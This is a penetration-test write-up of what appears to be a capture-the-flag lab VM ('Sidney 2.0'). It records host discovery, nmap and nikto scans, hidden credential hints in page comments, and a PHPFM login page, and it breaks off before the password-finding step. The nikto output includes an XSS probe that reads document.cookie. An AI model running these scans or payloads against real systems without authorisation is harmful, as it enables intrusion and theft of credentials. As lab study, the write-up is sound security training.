Sidney 2.0

Name: Ritesh Bardikar

Date – 25-07-25

Email: riteshbardikar@gmail.com

Table Of Contents

1 . Executive Summary:

I have performed penetration test to identify various vulnerabilities on Sidney system. I have tried various method to exploit the system, at initial stage their were no opening that can be seen through very easily. But doing some analysis and exploring the site gave me lead towards my process. At the end I discovered various vulnerabilities that can result in unauthorised access to various information present.

Focus area include are:

1. Gaining access of the sensitive information.
2. Exploiting the file upload feature to gain control over the server.


Very High potential risk exploits are present on the system that can result in gaining access of the system and using sensitive information or manipulating data that can harm user.

Summary of the Result:

1. Scanning the site to find open port through **which attacker can get access.**
2. Analysing the website resulted in **identifying high risk credential attacks.**
3. Login page was found and we can **easily get access** of the login id and password through easy attacks.
4. Attackers can get access of the system by just uploading some files and running them at the site itself. By just running the file the attack can **access of sensitive information** very easily.
5. Attacker can get your **terminal access** so to manipulate the various important information in an **unauthorized manner.**
6. Attacker can **retrieve flags,** as it can found on root when the terminal is accessed.

2. Attack Narrative:

1). Starting our process with “netdiscover” command to get the IP of the system with the help of a known MAC address.




```
Currently scanning: 172.16.88.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.187.2   00:50:56:eb:ac:a5      3     180  VMware, Inc.
192.168.187.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.187.138 00:0c:29:1c:8e:6d      2     120  VMware, Inc.
192.168.187.254 00:50:56:eb:97:52      1      60  VMware, Inc.
```

Here we retrieve the IP address of the system as 192.168.187.138 with the known mac address 00:0c:29:1c:8e:6d.

2). After getting the IP address we scanned the open port with nmap command.

We used nmap -A for the Aggressive scan.




Applications Places System
Parrot Terminal
File Edit View Search Terminal Help

```
┌─[riteshb@parrot]─[~]
└──╼ $sudo su
[sudo] password for riteshb:
Sorry, try again.
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #nmap -A 192.168.187.138
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-25 11:26 IST
Nmap scan report for 192.168.187.138
Host is up (0.00084s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 38911 Bytes Free
MAC Address: 00:0C:29:1C:8E:6D (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.84 ms 192.168.187.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.62 seconds
┌─[root@parrot]─[/home/riteshb]
└──╼ #
```

We can clearly see that http port is open so we open the IP in browser.


3). Opening the site.



So.... Back for more are you....? Give Ben Daglish a call. I'm sure he's know the login B-)


Commodore 64 Still ready

4). Analysis the Website



```
┌─[root@parrot]─[/home/riteshb]
└──╼ #nikto -h http://192.168.187.138/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.187.138
+ Target Hostname:    192.168.187.138
+ Target Port:        80
+ Start Time:         2025-07-25 09:35:32 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/
web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 116, size: 5339ba83ee199, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http
://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2025-07-25 09:35:47 (GMT5.5) (15 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
┌─[✗]─[root@parrot]─[/home/riteshb]
└──╼
```


Used the nikto tool to scan the website to find the vulnerabilities but didn’t got any here.



```
<TITLE>38911 Bytes Free</TITLE>
<BODY>
So.... Back for more are you....? Give Ben Daglish a call. I'm sure
he's know the login 8-)
<br></br>
<B>Commodore 64 Still ready</B>
<br></br>
<img src="commodore64/c64_1280x1024.jpg" alt="commodore64" height="1024" width="1280">
</BODY>
```

Analysing the source code gave the direction towards the commodore64 as the image is posted on it.

We redirect to the site of commodore64 and found the following page.



Applications Places System
38911 Bytes Free
http://192.168.187.138/
Not Secure http://192.168.187.138/commodore64/
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resour

Will you go away, I'm trying to press play on tape and you bother me kid!

```
    **** COMMODORE 64 BASIC V2 ****
 64K RAM SYSTEM  38911 BASIC BYTES FREE
READY.
```

Analysing this window also, so we can again get some more leads towards are penetration.

Checking the source code.


Applications Places System
38911 Bytes Free
Shoo!
http://192.168.187.138/comm
Not Secure view-source:http://192.168.187.138/commodore64/
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

```
<title>Shoo!</title>
<!-- added by robhubbard password is the C=64 sound chip lowercase -->
<!-- 3letters4digits no space... Instead, show user a proper micro -->
<BODY>
Will you go away, I'm trying to press play on tape and you bother me kid!
<br></br>
<img src="200.gif" alt="commodore64" height="408" width="544">
</BODY>
```


Here we got the hint for the login id and password.

Clearly from the wording the login id is “robhubbard” and password consist of 3 letter and 4 digits and lowercase.

5). Exploring the login page

Now as we got login detail now we find the login page.


We use nikto tool again to get information present on this page.



```
┌─[riteshb@parrot]─[~]
└──╼ $sudo su
[sudo] password for riteshb:
┌─[root@parrot]─[/home/riteshb]
└──╼ #nikto -h http://192.168.187.138/commodore64/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.187.138
+ Target Hostname:    192.168.187.138
+ Target Port:        80
+ Start Time:         2025-07-25 11:30:09 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /commodore64/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /commodore64/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.net
sparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /commodore64/index.php?: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /commodore64/: Server may leak inodes via ETags, header found with file /commodore64/, inode: 145, size: 5342867ab7e09, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-
2003-1418
+ Multiple index files found: /commodore64/index.html, /commodore64/index.php.
+ /commodore64/index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html, index.htm
l.bak. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /commodore64/index.php/\"><script><script>alert(document.cookie)</script><: eZ publish v3 and prior allow Cross Site Scripting (XSS).
+ /commodore64/readme: This might be interesting.
+ /commodore64/readme.txt: This might be interesting.
+ /commodore64/#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 1 error(s) and 13 item(s) reported on remote host
+ End Time:           2025-07-25 11:30:26 (GMT5.5) (17 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
┌─[✗]─[root@parrot]─[/home/riteshb]
└──╼ #
```

In that we found the index.html/index.php/redme.txt/ …..


Clearly login is index.html or index.php.



Will you go away, I'm trying to press play on tape and you bother me kid!

```
**** COMMODORE 64 BASIC V2 ****
64K RAM SYSTEM  38911 BASIC BYTES FREE
READY.
```

Didn’t got.



Applications Places System
38911 Bytes Free
PHPFM 0.2.3 - a file manage
http://192.168.187.138/comm
Not Secure http://192.168.187.138/commodore64/index.php
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
Fri Jul 25, 11:31
Menu PHPFM 0.2.3 - a file ... Pictures 5.png

PHPFM 0.2.3

Login system:

Please input your username and password below:

Username:

Password:

Log in


Powered by PHPFM 0.2.3
Copyright © 2002 Morten Bojsen-Hansen

This page was produced in 0.0002 seconds.

At index.php we got the login page.

6). Finding password.

